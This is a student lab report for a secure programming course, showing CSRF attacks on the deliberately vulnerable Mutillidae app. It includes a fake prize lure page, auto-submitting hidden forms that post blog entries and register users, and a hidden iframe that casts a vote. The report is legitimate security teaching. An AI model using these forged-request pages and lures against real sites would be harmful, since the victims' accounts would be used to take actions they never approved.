Hacettepe University
Computer Engineering

BBM 459

Secure Programming Laboratory

Programming Assignment 5

CSRF Attack

Spring 2021

Ahmet Hakan YILDIZ

Cihan KÜÇÜK

Experiment 1

First of all, we create a user named Alice. Because, after what she did in the previous assignment, we must take revenge on her.

Next, we have to redirect Alice to our site. We know that Alice likes to play video games. That's why we're sending her an e-mail saying she won a free game console. When she enters the site, this is what she sees:

Our links:

```
45  <body>
46  <a class="link1" href="other_pages/addBlogEntry.php">Win a Free PS3</a>
47  <a class="link2" href="other_pages/register.php">Win a Free PS4</a>
48  <a class="link3" href="other_pages/poll.php">Win a Free PS5</a>
49  </body>
50  </html>
```


Adding a Blog Entry

Alice first clicks on the PS3 link. In this way, we direct her to the site that will allow us to add an entry to her blog. On that site, there is a warning message and a hidden iframe. Thanks to this iframe, we run the following codes. The values and parameters in this form are exactly the same as in the original site. We reached these values by pressing the "View source" button.

(WARNING: The path we are following now does not work on Chrome due to CORS.
Additional operations are required to work in Chrome. We assume that Alice is using Firefox.)

```
<html>
<head>
</head>
<body onload="document.getElementById('idBlogForm').submit()">
<form id="idBlogForm" action="http://192.168.10.130/mutillidae/index.php?page=add-to-your-blog.php" method="post">
<input name="csrf-token" value="" type="hidden"/>
<textarea name="blog_entry" HTMLandXSSandSQLInjectionPoint="1" rows="8" cols="65" autofocus="1"><?php echo "Hey,YouAreHackedIdiot!"; ?></textarea>
<input name="add-to-your-blog-php-submit-button" XSRFVulnerabilityArea="1" value="Save Blog Entry" type="hidden"/>
</form>
</body>
</html>
```

Alice sees:



Thanks to the iframe running in the background, we are adding entries to Alice's blog without her knowing:

View Blogs

1 Current Blog Entries			
	Name	Date	Comment
1	Alice	2021-05-28 11:37:12	Hey,YouAreHackedIdiot!

Registering a New User

We can add new users with the same method. The following code is the source code of the file called with iframe:

```
<html>
<head>
</head>
<body onload="document.getElementById('registerForm').submit()">
<form id="registerForm" action="http://192.168.10.130/mutillidae/index.php?page=register.php" method="post">
<input name="csrf-token" value="" type="hidden"/>
<input HTMLandXSSandSQLInjectionPoint="1" type="text" name="username" size="15" autofocus="1" value="GhostOfAlice">
<input SQLInjectionPoint="1" type="hidden" name="password" size="15" value="123456">
<input SQLInjectionPoint="1" type="hidden" name="confirm_password" size="15" value="123456">
<textarea HTMLandXSSandSQLInjectionPoint="1" rows="3" cols="50" name="my_signature"><?php echo "SIGNATURE"; ?></textarea>
<input name="register-php-submit-button" class="button" type="hidden" value="Create Account">
</form>
</body>
</html>
```

In the background, a new user was created (I tried it, creation is successfully), while Alice saw the following screen :

Voting

For the voting process, we were asked to show the GET and POST methods separately for both. To do it with the GET method, instead of redirecting to the poll_2.php site, we wrote an iframe src like this:


```
<iframe src="http://192.168.10.130/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=netcat&initials=&user-poll-php-submit-button=Submit+Vote" style="display:none"></iframe>
```

Thus, we have carried out the attack by giving the parameters in the URL with the GET method.

Before:

Alice visits PS5 page:

After:



Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.10.1	192.168.10.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User voted for: netcat	2021-05-28 13:33:05
192.168.10.1	192.168.10.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User visited: user-poll.php	2021-05-28 13:33:05
192.168.10.1	192.168.10.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0	User visited: show-log.php	2021-05-28 13:32:28

As you can see, there is a user-poll.php visit and a netcat vote. When the user entered normally, there were two user-poll.php visits. But there is one here because we made it.

While doing it with the POST method, I tried to apply method which I applied in the previous two steps. But I was not successful. After a short research, I found that I need to use XMLHttpRequest. In this way, we can vote with the POST method.